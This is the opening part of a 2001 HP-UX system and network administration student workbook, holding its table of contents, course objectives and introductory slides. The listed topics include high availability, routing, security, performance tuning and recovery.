



hp education services
education.hp.com

HP-UX System and Network Administration III

Student Workbook

Version D.00
H3045S
Printed in USA 07/2001

Notice

The information contained in this document is subject to change without notice.

HEWLETT-PACKARD PROVIDES THIS MATERIAL "AS IS" AND MAKES NO WARRANTY OF ANY KIND, EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. HEWLETT-PACKARD SHALL NOT BE LIABLE FOR ERRORS CONTAINED HEREIN OR FOR INCIDENTAL OR CONSEQUENTIAL DAMAGES (INCLUDING LOST PROFITS IN CONNECTION WITH THE FURNISHING, PERFORMANCE OR USE OF THIS MATERIAL WHETHER BASED ON WARRANTY, CONTRACT, OR OTHER LEGAL THEORY).

Some states do not allow the exclusion of implied warranties or the limitations or exclusion of liability for incidental or consequential damages, so the above limitations and exclusion may not apply to you. This warranty gives you specific legal rights, and you may also have other rights which vary from state to state.

Hewlett-Packard assumes no responsibility for the use or reliability of its software on equipment that is not furnished by Hewlett-Packard.

This document contains proprietary information which is protected by copyright. All rights reserved. No part of this document may be photocopied, reproduced or translated to another language without the prior consent of Hewlett-Packard Company.

OSF, OSF/1, OSF/Motif, Motif, and Open Software Foundation are trademarks of the Open Software Foundation in the U.S. and other countries.

UNIX® is a registered trademark of the Open Group.

X/Open is a trademark of X/Open Company Limited in the UK and other Countries..

**HP Education Services
100 Mayfield Avenue
Mountain View, CA 94043 U.S.A.**

© Copyright 2001 by the Hewlett-Packard Company

Contents

Module 1 — Introduction

1-1.	SLIDE: Welcome to HP-UX System and Network Administration III!	1-2
1-2.	SLIDE: Topics Covered in System and Network Administration I.....	1-3
1-3.	SLIDE: Topics Covered in System and Network Administration II.....	1-4
1-4.	SLIDE: Topics Covered in System and Network Administration III	1-5
1-5.	SLIDE: Course Outline	1-7
1-6.	SLIDE: The Appetizer Sampler Platter.....	1-8

Module 2 — High Availability Concepts

2-1.	SLIDE: What Is High Availability?.....	2-2
2-2.	SLIDE: Computer System Availability.....	2-3
2-3.	SLIDE: Network Availability	2-5
2-4.	SLIDE: Application Availability.....	2-7
2-5.	SLIDE: Analogy: Making a Car Highly Available.....	2-9
2-6.	SLIDE: Reducing the Risk.....	2-11
2-7.	SLIDE: Reducing the Risk (Continued)	2-12
2-8.	SLIDE: Reducing the Risk (Continued)	2-13
2-9.	SLIDE: Reducing the Risk (Continued)	2-14
2-10.	SLIDE: Terminology	2-15
2-11.	TEXT PAGE: High Availability Formula	2-16
2-12.	SLIDE: High Availability Products.....	2-19
2-13.	LAB: Installation of MC/ServiceGuard Software	2-20

Module 3 — Disk Technologies for High Availability

3-1.	SLIDE: The Decision	3-2
3-2.	SLIDE: Storage Models	3-3
3-3.	SLIDE: What is NAS?	3-5
3-4.	SLIDE: What is SAN?	3-6
3-5.	SLIDE: SAN Topologies	3-7
3-6.	SLIDE: RAID	3-9
3-7.	SLIDE: RAID 0	3-10
3-8.	SLIDE: RAID 1	3-11
3-9.	SLIDE: RAID 0/1.....	3-12
3-10.	SLIDE: RAID 10	3-13
3-11.	SLIDE: RAID 5	3-14
3-12.	SLIDE: RAID 3	3-16
3-13.	SLIDE: AutoRAID	3-17
3-14.	TEXT PAGE: RAID Summary.....	3-19
3-15.	SLIDE: HA Storage System for JBODs.....	3-20
3-16.	SLIDE: RAID Logical Units (LUNs)	3-22
3-17.	SLIDE: Sample HA SAN Solution.....	3-24
3-18.	SLIDE: HA Solution using High End Disk Arrays	3-25
3-19.	LAB: LVM Mirrored Disk Configuration for an MC/ServiceGuard Environment..	3-26

Module 4 — High Availability Architectures

4-1.	SLIDE: Computer System Availability.....	4-2
4-2.	SLIDE: HA Cluster Architectures SMP Systems (ex. K or T box)	4-3
4-3.	SLIDE: HA Paradigms: Active/Standby Move the Service Point (SwitchOver/UX) 4-4	

Contents

4-4.	SLIDE: HA Paradigms: Active/Standby Move the Service Point (SwitchOver/UX) (Continued).....	4-5
4-5.	SLIDE: Range of Architectures.....	4-6
4-6.	SLIDE: Oracle Parallel Server.....	4-8
4-7.	SLIDE: Introducing MC/ServiceGuard.....	4-9
4-8.	SLIDE: Features and Benefits of MC/ServiceGuard.....	4-10
4-9.	SLIDE: MC/Service Guard Configuration Procedure.....	4-12
4-10.	SLIDE: Cluster Reformation Example.....	4-14
4-11.	SLIDE: Packaging Concepts.....	4-15
4-12.	SLIDE: Creation of Binary File with Packages.....	4-16
4-13.	SLIDE: Sample Package Configuration.....	4-17
4-14.	LAB 1: Cluster Configuration.....	4-18
4-15.	LAB 2: Package Configuration (Xclock Package).....	4-20

Module 5 — Internetwork Routing

5-1.	SLIDE: How a Router Forwards Packets.....	5-2
5-2.	SLIDE: Review: IP Addressing.....	5-4
5-3.	SLIDE: Review: Subnetting.....	5-5
5-4.	SLIDE: Routing IP Packets from Hosts.....	5-7
5-5.	SLIDE: Using Static Routes.....	5-9
5-6.	SLIDE: Using Dynamic Routes.....	5-11
5-7.	SLIDE: Using the Default Route.....	5-13
5-8.	SLIDE: Router Discovery Protocol Daemon.....	5-15
5-9.	SLIDE: Redirection.....	5-17
5-10.	LAB: Managing Routes with the gated Daemon.....	5-18

Module 6 — Redundant Routing

6-1.	SLIDE: A Network Configuration.....	6-2
6-2.	SLIDE: When a Route Fails.....	6-4
6-3.	SLIDE: Using gated to Update Routing Tables.....	6-6
6-4.	SLIDE: Configuring an HP-UX System as a Router.....	6-7
6-5.	SLIDE: Configuring Router Discovery Clients.....	6-9
6-6.	SLIDE: The Modified Configuration.....	6-10
6-7.	SLIDE: Testing the Configuration.....	6-11
6-8.	SLIDE: When the Original Route Is Restored.....	6-12
6-9.	SLIDE: Including a Preference Metric.....	6-13
6-10.	SLIDE: Routing Information Protocol.....	6-14
6-11.	SLIDE: Open Shortest Path First.....	6-16
6-12.	SLIDE: OSPF Area Concept.....	6-18
6-13.	SLIDE: OSPF Working.....	6-19
6-14.	SLIDE: OSPF Routing.....	6-21
6-15.	SLIDE: OSPF Link State Database.....	6-22
6-16.	SLIDE: OSPF Configuration.....	6-23
6-17.	LAB: Using Redundant Routes.....	6-25

Module 7 — Trusted Systems

7-1.	SLIDE: UNIX Security Shortcomings.....	7-2
7-2.	SLIDE: C2 Trusted Systems to the Rescue.....	7-4
7-3.	SLIDE: Enhanced Login Security Features.....	7-6
7-4.	SLIDE: Enhanced Password Management.....	7-8
7-5.	SLIDE: /tcb Password History Functionality.....	7-10
7-6.	SLIDE: Enhanced Terminal Security.....	7-11

7-7.	SLIDE: C2 Trusted System Auditing	7-13
7-8.	LAB: Trusted Systems	7-14
Module 8 — Operating System Security Threats		
8-1.	SLIDE: Operating System Security Threats	8-2
8-2.	SLIDE: Set User ID Bit	8-3
8-3.	SLIDE: Writable System Directories	8-5
8-4.	SLIDE: Unprotected User Files in Shared Directories	8-7
8-5.	SLIDE: Example — Combining All Three to Gain Unauthorized root Access	8-8
8-6.	SLIDE: Trusted Hosts	8-10
8-7.	SLIDE: Example — A Disguised Host	8-12
8-8.	SLIDE: Writable FTP Home Directory	8-14
8-9.	SLIDE: Unrestricted NFS Exports	8-16
8-10.	SLIDE: Plugging the Security Holes	8-17
8-11.	SLIDE: Available OS Security Tools	8-19
8-12.	LAB: Password Security	8-22
Module 9 — Network Security: Introduction to IPSec		
9-1.	SLIDE: Capturing Packets Off the Internet	9-2
9-2.	SLIDE: Symmetric Cryptography: Encryption and Decryption	9-3
9-3.	SLIDE: How ESP Encryption Works	9-4
9-4.	SLIDE: A Closer Look at ESP	9-6
9-5.	SLIDE: Authentication: Method Digest Value	9-7
9-6.	SLIDE: How Authentication Headers Work	9-8
9-7.	SLIDE: A Closer Look at AH Headers	9-9
9-8.	SLIDE: Symmetric Key Bootstrap Problem	9-10
9-9.	SLIDE: Internet Key Exchange (IKE) Overview	9-11
9-10.	SLIDE: Cookbook for Configuring IPSec	9-12
9-11.	SLIDE: IPSec Manager	9-13
9-12.	SLIDE: IPSec Manager - Creating a Policy	9-14
9-13.	SLIDE: IPSec - Defining Preshared Keys	9-16
9-14.	SLIDE: Start IPSec Functionality	9-17
9-15.	LAB: IPSec Configuration	9-18
Module 10 — Performance Tools Overview		
10-1.	SLIDE: HP-UX Performance Tools	10-2
10-2.	SLIDE: Types of Tools	10-3
10-3.	SLIDE: Generic UNIX Real Time Monitoring Tools	10-5
10-4.	TEXT PAGE: sar	10-6
10-5.	TEXT PAGE: top	10-8
10-6.	TEXT PAGE: vmstat	10-10
10-7.	TEXT PAGE: iostat	10-13
10-8.	TEXT PAGE: time and timex	10-15
10-9.	TEXT PAGE: uptime and w	10-17
10-10.	SLIDE: HP-UX Real Time Monitoring Tools	10-19
10-11.	TEXT PAGE: glance	10-20
10-12.	SLIDE: Generic UNIX Data Collection Tools	10-22
10-13.	TEXT PAGE: acct Programs	10-23
10-14.	TEXT PAGE: sar	10-25
10-15.	SLIDE: HP-UX Data Collection Tools	10-27
10-16.	SLIDE: Generic UNIX Performance Admin Tools	10-28

Contents

10-17.	TEXT PAGE: ipcs and ipcrm	10-29
10-18.	TEXT PAGE: nice and renice	10-31
10-19.	SLIDE: HP-UX Performance Admin Tools	10-33
10-20.	TEXT PAGE: rtprio	10-34
10-21.	TEXT PAGE: serialize	10-36
10-22.	TEXT PAGE: PRM (Process Resource Manager)	10-38
10-23.	SLIDE: Generic UNIX Network Monitoring Tools	10-39
10-24.	TEXT PAGE: netstat	10-40
10-25.	TEXT PAGE: nfsstat	10-43
10-26.	TEXT PAGE: ping	10-45
10-27.	SLIDE: HP-UX Network Monitoring Tools	10-47
10-28.	TEXT PAGE: ndd and net tune	10-48
10-29.	SLIDE: HP Glance	10-51
10-30.	SLIDE: HP Glance — High Level System Overview	10-52
10-31.	SLIDE: HP Glance — Global Resource Details	10-54
10-32.	SLIDE: HP Glance — Process Specific	10-56
10-33.	SLIDE: GPM — GlancePlus Monitor	10-57
10-34.	SLIDE: PerfView and MeasureWare	10-58
10-35.	LAB: Survey of Different Performance Tools	10-60
10-36.	LAB: (Optional) PerfView/MeasureWare Lab	10-64
 Module 11 — Identifying a Disk Performance Bottleneck		
11-1.	SLIDE: Performance Bottlenecks	11-2
11-2.	SLIDE: Sample Bottleneck — Disk Read	11-4
11-3.	SLIDE: Specific Disk Read Bottlenecks	11-6
11-4.	SLIDE: Disk I/O Monitoring: sar -b Output	11-8
11-5.	SLIDE: Disk I/O Monitoring: sar -d Output	11-10
11-6.	SLIDE: Disk I/O Monitoring: Glance I/O by Disk Report	11-12
11-7.	SLIDE: Disk I/O Monitoring: Glance Disk Report	11-13
11-8.	LAB: Monitoring Disk I/O Performance	11-14
 Module 12 — Tuning Performance Bottlenecks		
12-1.	SLIDE: Performance Bottleneck Areas	12-2
12-2.	SLIDE: Tuning a Disk Bottleneck — Hardware Solutions	12-4
12-3.	SLIDE: Hardware Solution — Use Striping to Offload Busy Drives	12-6
12-4.	SLIDE: LVM Distributed Allocation	12-8
12-5.	SLIDE: Hardware Solution — Use PVGs to Offload Busy Controllers	12-10
12-6.	SLIDE: Tuning a Disk Bottleneck — Software Solutions	12-12
12-7.	SLIDE: Software Solution — Tune Buffer Cache for Optimal Hit Ratio	12-14
12-8.	SLIDE: Software Solution — Defragment JFS Extents	12-16
12-9.	SLIDE: JFS Intent Log	12-18
12-10.	SLIDE: Software Solution — Mount JFS File Systems Using delaylog Option ...	12-20
12-11.	SLIDE: Software Solution — Mount JFS File Systems Using Online Options	12-22
12-12.	SLIDE: JFS Mount Option: mincache=tmpcache	12-24
12-13.	SLIDE: JFS 3.3 I/O Tuning	12-26
12-14.	LAB: Tuning Disk Bottlenecks	12-29
 Module 13 — Online Backups		
13-1.	SLIDE: Online Backup Options	13-2
13-2.	SLIDE: LVM Mirrored Backup	13-3
13-3.	SLIDE: Splitting the Mirror	13-4

13-4.	SLIDE: Merging the Mirror Back with the Primary	13-6
13-5.	SLIDE: Dual Systems LVM Mirrored Backup	13-7
13-6.	LAB: Backups Using LVM Mirrors	13-8
13-7.	SLIDE: JFS Online Backup	13-12
13-8.	SLIDE: Mounting a JFS Snapshot	13-14
13-9.	SLIDE: More on JFS Online Backup.....	13-16
13-10.	LAB: Backups Using JFS Snapshots.....	13-17
 Module 14 — System Recovery with Ignite-UX		
14-1.	SLIDE: System Recovery Choices	14-2
14-2.	SLIDE: What's On the Tape?.....	14-4
14-3.	SLIDE: Creating a Minimum Core Recovery Tape.....	14-6
14-4.	SLIDE: Creation of the Recovery Tape (Full Core Recovery)	14-8
14-5.	SLIDE: Adding to the Archive	14-9
14-6.	SLIDE: Using the make_tape_recovery GUI.....	14-11
14-7.	SLIDE: make_tape_recovery Preview Mode	14-13
14-8.	SLIDE: Creating a Tape for Interactive Restore.....	14-15
14-9.	SLIDE: Checking on the Recovery.....	14-17
14-10.	SLIDE: make_tape_recovery Warnings.....	14-18
14-11.	SLIDE: System Recovery Options.....	14-19
14-12.	SLIDE: Booting the Recovery Tape	14-21
14-13.	TEXT PAGE: make_recovery	14-24
14-14.	SLIDE: The make_net_recovery Tool	14-25
14-15.	SLIDE: make_net_recovery from the Ignite Server (GUI)	14-26
14-16.	SLIDE: Selecting Files for the Client Archive.....	14-27
14-17.	SLIDE: Monitoring Creation of Client Archive.....	14-28
14-18.	SLIDE: Using make_net_recovery on the Client	14-29
14-19.	SLIDE: Using the Archive to Recover a Client.....	14-30
14-20.	LAB: make_tape_recovery	14-32
 Module 15 — General System Troubleshooting		
15-1.	SLIDE: Common System Errors.....	15-2
15-2.	SLIDE: Troubleshooting Techniques.....	15-3
15-3.	SLIDE: Common Problems Booting to Multi-User Mode	15-5
15-4.	SLIDE: Defaulting to Single User Mode	15-6
15-5.	SLIDE: Common Problems Logging In.....	15-7
15-6.	LAB: Troubleshooting an HP-UX 11.00 System.....	15-9
 Module 16 — Troubleshooting Using the Recovery Option of the Install CD		
16-1.	SLIDE: When to Use the Install CD for Recovery	16-2
16-2.	SLIDE: Booting from the Install CD	16-4
16-3.	SLIDE: Sequence of Menus from the Install CD	16-6
16-4.	SLIDE: Recovery Shell	16-8
16-5.	SLIDE: Booting into a Recovery Shell.....	16-9
16-6.	SLIDE: Booting into a Recovery Shell – Logical Picture.....	16-10
16-7.	SLIDE: Summary of Possible Repairs with the Install CD.....	16-11
16-8.	LAB: Recovery System in HP-UX 11.x.....	16-12#
 Module 17 — ServiceControl Manager		
17-1.	SLIDE: ServiceControl Manager Features.....	17-2
17-2.	SLIDE: ServiceControl Manager Cluster.....	17-4

Contents

17-3.	SLIDE: ServiceControl Manager Architecture.....	17-5
17-4.	SLIDE: Central Management Server	17-6
17-5.	SLIDE: SCM Agent Software	17-10
17-6.	SLIDE: SCM Views	17-12
17-7.	SLIDE: Adding a Node Group	17-14
17-8.	SLIDE: Adding a Node	17-15
17-9.	SLIDE: SCM Tools	17-17
17-10.	SLIDE: Adding a Tool.....	17-18
17-11.	SLIDE: Specifying the Command and Its Parameters.....	17-21
17-12.	SLIDE: User Roles	17-22
17-13.	SLIDE: Adding a User	17-24
17-14.	SLIDE: Assigning User Roles	17-25
17-15.	SLIDE: Using Tools	17-27
17-16.	SLIDE: Troubleshooting SCM.....	17-29
17-17.	LAB: ServiceControl Manager.....	17-34
 Module 18 — Introduction to Ignite-UX		
18-1.	SLIDE: What Is Ignite-UX?	18-2
18-2.	SLIDE: Usage Model for Ignite-UX.....	18-4
18-3.	SLIDE: Ignite-UX Server Setup	18-6
18-4.	SLIDE: Ignite-UX Main Menu	18-12
18-5.	SLIDE: Ignite-UX Client Configuration.....	18-13
18-6.	SLIDE: Additional References	18-15
18-7.	LAB: Ignite-UX Server Setup.....	18-16
 Appendix A — Introduction to XP Arrays		
A-1.	SLIDE: What Is an XP Array?	A-2
A-2.	SLIDE: XP Components.....	A-3
A-3.	SLIDE: DKC Front View	A-4
A-4.	SLIDE: DKC Cabinet — Rear View	A-5
A-5.	SLIDE: DKU.....	A-6
A-6.	SLIDE: XP Software	A-7

Overview

Course Description

The 5-day advanced HP-UX System and Network Administration III course provides a broad understanding of real-life issues related to the most important aspects of computer systems that face a UNIX system administrator, network administrator, and IT manager who is responsible for maintaining UNIX systems. Topics include high availability, security, performance, troubleshooting, and operations.

Course Goals

The goal of the course is to provide a broad understanding of important administration areas. These areas include high availability requirements for crucial systems and networks, IP internetwork routing protocol, security requirements, monitoring and remediating system performance bottlenecks, specifying recovery requirements, and implementing a recovery strategy based on support media.

Student Performance Objectives

Module 1 — Introduction

- State the purpose of this course.
- List three tasks of a system administrator once the system is configured and installed.
- Differentiate System and Network Administration III from the first two system administration courses.

Module 2 — High Availability Concepts

- Define High Availability (HA) and specify the potential single points of failure of a system.
- List the technologies available to address these SPOFs.
- Extend this definition of High Availability to include the management and control aspects of a good HA design.

Module 3 — Disk Technologies for High Availability

- Describe HA Disk Technologies.
- Describe three storage models
 - Host attached
 - Network Attached
 - Storage Area Networks

Overview

- List the advantages and disadvantages of various RAID levels.
- Compare and contrast features of JBODs and Disk Arrays.

Module 4 — High Availability Architectures

- Summarize the event sequence of a package failover on a highly-available HP-UX cluster.
- Using component symbols, progressively construct a highly-available HP-UX cluster.
- Precipitate a failover event and track the process by means of different system-view utilities.

Module 5 — Internetwork Routing

- Describe how routing works at layer 2 and 3 of the OSI model.
- List three different configuration (and the advantages/disadvantages of each) for configuring routes on a workstation.
- List two methods used by the Router Discovery Protocol to find routers on the network.
- List two advantages of routing with the protocol RIP.

Module 6 — Redundant Routing

- Following a specific approach to creation of an alternate route by means of Layer 3 facilities, build and test an alternate network route that will automatically engage when the primary route fails.

Module 7 — Trusted Systems

- List three additional security features available with C2 trusted systems.
- Convert a minimally secured HP-UX 11.00 system to a C2 trusted system.
- List two additional C2 security features in the areas of:
 - Login Management
 - Password Management
 - Terminal Management

Module 8 — Operating System Security Threats

- List three different security threats from an OS perspective.
- Describe three different methods for plugging security holes at an OS level.

- List three security tools available for HP-UX and describe how they work.

Module 9 — Network Security: Introduction to IPSec

- Explain how IPSec encapsulating security payload (ESP) encryption works.
- Explain how IPSec authentication header (AH) authentication works.
- Configure an IPSec policy.
- Explain the symmetric key bootstrap problem and how the problem is overcome using the `iked` daemon.
- Start and stop the IPSec daemons.
- View the status of the IPSec daemons.

Module 10 — Performance Tools Overview

- Identify various performance tools available on HP-UX.
- Categorize each tool as either real time or data collection.
- List major features of the performance tools.
- Compare and contrast the differences between the tools.

Module 11 — Identifying a Disk Performance Bottleneck

- List the four main bottlenecks which limit performance on a computer system.
- Identify four symptoms for disk-related bottlenecks.
- Use standard UNIX performance tools and HP specific tools to determine if the disk-related bottleneck symptoms are present.
- Identify four symptoms of processes performing large amounts of disk I/O, which contribute to disk-related bottlenecks.

Module 12 — Tuning Performance Bottlenecks

- List three different areas where performance bottlenecks occur.
- List two hardware solutions for tuning a disk bottleneck.
- List three software solutions for tuning a disk bottleneck.

Overview

Module 13 — Online Backups

- Use LVM mirror to perform an online backup.
- Create a JFS snapshot file system.
- Use JFS snapshot to perform an online backup.

Module 14 — System Recovery with Ignite-UX

- Create a “system recovery boot tape” with the `make_tape_recovery` command.
- Create a system recovery archive for a client on the Ignite-UX server.
- Describe how to customize the contents of the system recovery archive.

Module 15 — General System Troubleshooting

- List three common system errors.
- List four common troubleshooting techniques.
- Describe how to “break” out of a hung startup script during boot to multi-user mode.

Module 16 — Troubleshooting Using the Recovery Option of the Install CD

- Use the Install CD to recover an unbootable system.
- List four scenarios in which the Install CD recovery option is best used to recover a system.
- Describe how the recovery shell can be used to recover a system.

Module 17 — ServiceControl Manager

- Explain the benefits of ServiceControl Manager.
- Describe the architecture of ServiceControl Manager.
- List the steps to install a Central Management Server.
- List the steps to add nodes, users, and tools to ServiceControl Manager

Module 18 — Introduction to Ignite-UX


- Compare Ignite-UX and SD-UX.
- Describe the Ignite-UX boot interface.

- List the steps required to set up an Ignite-UX server

Appendix A — Introduction to XP Arrays

- Identify the features of the XP Array.
- Identify the major components of the XP.
- List some of the layered software products available for the XP array.

Position Relative to Other Related HP Courses



Successful completion of this course can lead to the "master" HP professional certification.

Agenda

Module 1: Introduction

Module 2: High Availability Concepts

Module 3: Disk Technologies for High Availability

Module 4: High Availability Architectures

Module 5: Internetwork Routing

Module 6: Redundant Routing

Module 7: Trusted Systems

Module 8: Operating System Security Threats

Module 9: Network Security: Introduction to IPSec

Module 10: Performance Tools Overview

Module 11: Identifying a Disk Performance Bottleneck

Module 12: Tuning Performance Bottlenecks

Module 13: Online Backups

Overview

Module 14: System Recovery Using Ignite-UX

Module 15: General System Troubleshooting

Module 16: Troubleshooting Using the Recovery Option of the Install CD

Module 17: ServiceControl Manager

Module 18: Introduction to Ignite-UX


Module 1 — Introduction

Objectives

Upon completion of this module, you will be able to:

- State the purpose of this course.
- List three tasks of a system administrator once the system is configured and installed.
- Differentiate System and Network Administration III from the first two system administration courses.

1-1. SLIDE: Welcome to HP-UX System and Network Administration III!



Student Notes

The System and Network Administration III course is designed to address the tasks required of a system administrator after the system has been installed and configured.

The course assumes the student has successfully completed the first two courses in the system administration sequence. At this point, the student is ready to explore some of the more "advanced" areas of system administration. These areas include:

- Performance monitoring and tuning
- Security of the operating system and network
- Troubleshooting and keeping a system up and operational
- High availability and addressing "single points of failure"
- Additional network capabilities of the system

In addition, the System and Network Administration III course is a recommended prerequisite course to any of the five Advanced IT Professional Certification workshops.

1-2. SLIDE: Topics Covered in System and Network Administration I

Topics Covered in System and Network Administration I

How to “*Configure the System*”

- Set Up User Accounts
- Configure Logical Volumes
- Create and Mount Filesystems
- Perform Backups
- Set Up Terminals
- Configure Printers
- Manage the Spooler



Student Notes

The objective of the System and Network Administration I course was to cover the core system configurations needed to set up a system. It addressed common system administration tasks needed to be performed initially to get the system up and running in a production environment.

The above slide shows some of the specific configuration tasks covered in the System and Network Administration I course.

1–3. SLIDE: Topics Covered in System and Network Administration II

— Topics Covered in System and Network Administration II

How to “*Configure the Network Services*”

- Define IP Address and Subnet for System
- Configure NFS (Network File System)
- Configure NTP (Network Time Protocol)
- Configure NIS (Network Information System)
- Configure DNS (Domain Name Service)
- Define Network Routes



Student Notes

The System and Network Administration II course covered how to configure and set up the networking services on a system. It addressed the configuration of the LAN card, the set up of the default route, and the procedures to configure many of the common networking services in a network environment.

The above slide shows some of the specific configuration tasks covered in the System and Network Administration II course.

1-4. SLIDE: Topics Covered in System and Network Administration III

— Topics Covered in System and Network Administration III

What to do once the system is configured and running in a production environment?

- High Availability and MC/SG (5 days)
- Logical Volume Manager (3 days)
- Advanced UNIX Networking (5 days)
- Security (5 days)
- Performance & Tuning (5 days)
- Troubleshooting (5 days)
- Ignite-UX (3 days)
- Internet Security (3 days)



Student Notes

The System and Network Administration III course addresses what to do once the system is configured and the networking services have been set up. The job of the system administrator does not stop because the system is completely configured and all the networking services are up. In fact, the system administrator's job is just beginning.

System and Network Administration III introduces many “specialty” areas of system administration. All of these specialty areas have separate, dedicated courses to cover the full topic in greater detail. The length of these courses is typically three to five days.

For many system administrators, they need to become aware of the key issues in many or all of these areas, but do not have 34+ days to take all the training. The purpose of System and Network Administration III is to allow a system administrator to gain a high level overview of some of the issues in each of these areas, without having to take the individual specialty courses.

If after attending System and Network Administration III a person finds they need more training in any one area, they can follow this course with the full blown specialty course in that area.

This course should NOT be considered a substitute for taking the specialty course in the advanced HP-UX curriculum. This course simply introduces topics covered in some of the advance HP-UX curriculum courses.

A person desiring to become an “HP-UX Certified *Advanced* IT Professional” should first complete the base, initial certification ((HP-UX IT Professional) which is based on the Fundamentals and System and Network Admin I & II courses. Then they should evaluate the five “Advanced IT Professional” tracks, which the System and Network Admin III course is designed to help them do.

After selecting an Advanced IT Professional track and completing all the recommended courses, the person needs to attend and pass the Advanced IT Professional workshop for that track to become officially certified.

1-5. SLIDE: Course Outline

Course Outline

